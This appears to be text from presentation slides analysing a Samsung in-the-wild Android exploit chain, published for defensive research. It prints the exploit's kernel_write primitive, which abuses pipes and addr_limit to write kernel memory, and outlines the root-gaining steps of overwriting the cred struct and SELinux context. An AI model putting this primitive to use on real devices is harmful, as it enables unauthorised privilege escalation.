
```
kernel_write(void *kaddr, const void *buf, unsigned long buf_len)
{
    unsigned long USER_DS = 0x7FFFFFFF;
    write(kernel_rw_pipe2, buf, buf_len);
    write(kernel_rw_pipe2, &USER_DS, 8u);
    set_addr_limit_to_KERNEL_DS();
    read(kernel_rw_pipe, kaddr, buf_len);
    read(kernel_rw_pipe, addr_limit_ptr, 8u);
}
```

The exploit's kernel_write function

```
kernel_write(void *kaddr, const void *buf, unsigned long buf_len)
{
    unsigned long USER_DS = 0x7FFFFFFF;
    write(kernel_rw_pipe2, buf, buf_len);
    write(kernel_rw_pipe2, &USER_DS, 8u);
    set_addr_limit_to_KERNEL_DS();
    read(kernel_rw_pipe, kaddr, buf_len);
    read(kernel_rw_pipe, addr_limit_ptr, 8u);
}
```

Set the addr_limit back to USER_DS

Post-exploitation



Post-exploitation

- Follow's process used by many other exploits:
 - Overwrite the current process's `cred` struct to get root privileges
 - Overwrite the current SELinux context to `void`
- Unfortunately the sample did not include the final payload/implant

Final thoughts

Real-world example of what
attackers are doing

Important data points

- Targeted manufacturer-specific components, rather than AOSP and upstream kernel
- 2 of the 3 bugs are logic bugs rather than memory corruption
- Java-specific components are also a good attack surface

Overall the exploit is “meh”

Transparency

1. Root cause analysis
2. Variant analysis
3. Patch analysis
4. Detection techniques
5. Exploit technique mitigations
6. Other hardening/systemic improvements

Learn from 0-days exploited in the wild to **make 0-day hard.**

THANK YOU!

@maddiestone

Oday-in-the-wild <at> google.com

Detailed blog post:

<https://googleprojectzero.blogspot.com/2022/11/a-very-powerful-clipboard-samsung-in-the-wild-exploit-chain.html>